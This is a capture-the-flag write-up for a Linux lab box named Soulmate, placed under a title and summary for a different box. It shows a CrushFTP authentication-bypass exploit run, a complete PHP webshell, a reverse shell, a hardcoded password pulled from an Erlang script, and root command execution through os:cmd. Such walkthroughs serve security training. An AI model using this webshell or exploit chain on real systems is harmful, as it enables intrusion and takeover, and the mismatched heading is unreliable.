



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Soulmate is a Linux machine running CrushFTP on a virtual host. Initial access is gained by exploiting CVE-2025-31161, an authentication bypass vulnerability in CrushFTP that allows creating arbitrary user accounts. After logging in with the created credentials, I upload a PHP webshell to gain code execution as www-data. Enumeration reveals Ben’s password stored in an Erlang login script at /usr/local/lib/erlang_login/start.escript. Using these credentials to SSH as Ben, I discover an Erlang SSH daemon listening on port 2222. By connecting to this service and using Erlang’s os:cmd() function, I can execute arbitrary system commands as root.
I start with a full TCP port scan using RustScan to quickly identify open ports, then feed the results into nmap for service detection using my alias fullscan:
fullscan 10.129.77.119
The scan reveals three open ports:
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
4369/tcp open  epmd    syn-ack ttl 63 Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    ssh_runner: 35547
The web server on port 80 redirects to soulmate.htb, so I add this to my /etc/hosts file:
10.129.77.119 soulmate.htb
Port 4369 is running EPMD (Erlang Port Mapper Daemon), which suggests Erlang services are running on this system. The ssh_runner node indicates there’s likely an Erlang-based SSH service.
Since the main site uses a hostname, I’ll fuzz for additional virtual hosts that might be hosted on the same server:
ffuf -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.soulmate.htb" -u http://soulmate.htb -fs 154
The fuzzing discovers a ftp subdomain:
ftp [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 60ms]

I add this to /etc/hosts and navigate to http://ftp.soulmate.htb, which presents a CrushFTP Web Interface login page.
Without an obvious way to fingerprint the exact CrushFTP version from the login page, I search CVE databases for recent CrushFTP vulnerabilities with high severity scores. On cvedetails.com, two CVEs stand out with high EPSS (Exploit Prediction Scoring System) scores:

Given that this box was released in 2025, CVE-2025-31161 seems more likely to be the intended path. I first try CVE-2024-4040:
python3 CVE-2024-4040.py -t http://ftp.soulmate.htb -w /opt/SecLists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
The exploit fails, confirming the server isn’t vulnerable to SSTI:
[-] SSTI was not successful, server is not vulnerable.
Next, I try the authentication bypass vulnerability:
python3 CVE-2025-31161.py --target_host ftp.soulmate.htb --port 80
The exploit succeeds and creates a new user account:
[+] Preparing Payloads
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: AuthBypassAccount
   [*] Password: CorrectHorseBatteryStaple

This vulnerability allows me to bypass authentication entirely by creating an administrative account without needing existing credentials. I log in with AuthBypassAccount:CorrectHorseBatteryStaple and gain access to the CrushFTP administration interface.
In the Users Management tab, I discover two users: Ben and Jenna. Examining Ben’s configuration, I notice he has a directory at /webProd/ containing PHP files. This directory is served by the main web server at soulmate.htb, presenting an opportunity for code execution if I can write to it.

Using my administrative access, I reset Ben’s password to something I control and log in as him. This gives me write access to his directories. I create a simple PHP webshell:
<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>
I upload this as shell.php to Ben’s /webProd/ directory.

Testing the shell by visiting http://soulmate.htb/shell.php?cmd=id confirms code execution:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
With command execution verified, I establish a reverse shell using Penelope:
penelope -p 443
I trigger the reverse shell through the webshell, and get a connection:
[+] Got reverse shell from soulmate~10.129.77.119-Linux-x86_64
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3!
www-data@soulmate:~/soulmate.htb/public$
Checking for users with login shells reveals two accounts:
grep sh$ /etc/passwd
root:x:0:0:root:/root:/bin/bash
ben:x:1000:1000:,,,:/home/ben:/bin/bash
Running linpeas for automated enumeration, I find an interesting Erlang process:
root 1147 0.0 1.6 2252184 66552 ? Ssl 16:24 0:03 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner
This process is running from /usr/local/lib/erlang_login/start.escript. Reading this file reveals Ben’s credentials:
cat /usr/local/lib/erlang_login/start.escript
The script contains configuration for an SSH daemon, including hardcoded user credentials:
{user_passwords, [{"ben", "HouseH0ldings998"}]},
I use these credentials to SSH into the box as Ben:
ssh ben@10.129.77.119
ben@10.129.77.119's password:
Last login: Mon Feb 9 18:03:06 2026 from 10.10.14.104
ben@soulmate:~$
Running linpeas again as Ben reveals the following listening services:
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
Port 2222 is bound to localhost. Testing the connection confirms it’s SSH:
nc -vv 127.0.0.1 2222
Connection to 127.0.0.1 2222 port [tcp/*] succeeded!
SSH-2.0-Erlang/5.2.9
This is the Erlang SSH daemon configured in the start.escript file I found earlier. I connect to it using Ben’s credentials:
ssh -p 2222 ben@localhost
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
This drops me into an Erlang shell (Eshell). The key insight is that this Erlang process is running as root, which I can verify by executing system commands.
In Erlang, system commands are executed using the os:cmd() function from the standard library. I test this by checking my current user:
os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\n"
The process is indeed running as root! I can now read the root flag:
os:cmd("cat /root/root.txt").
"dd6c3bc5{hidden}\n"
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.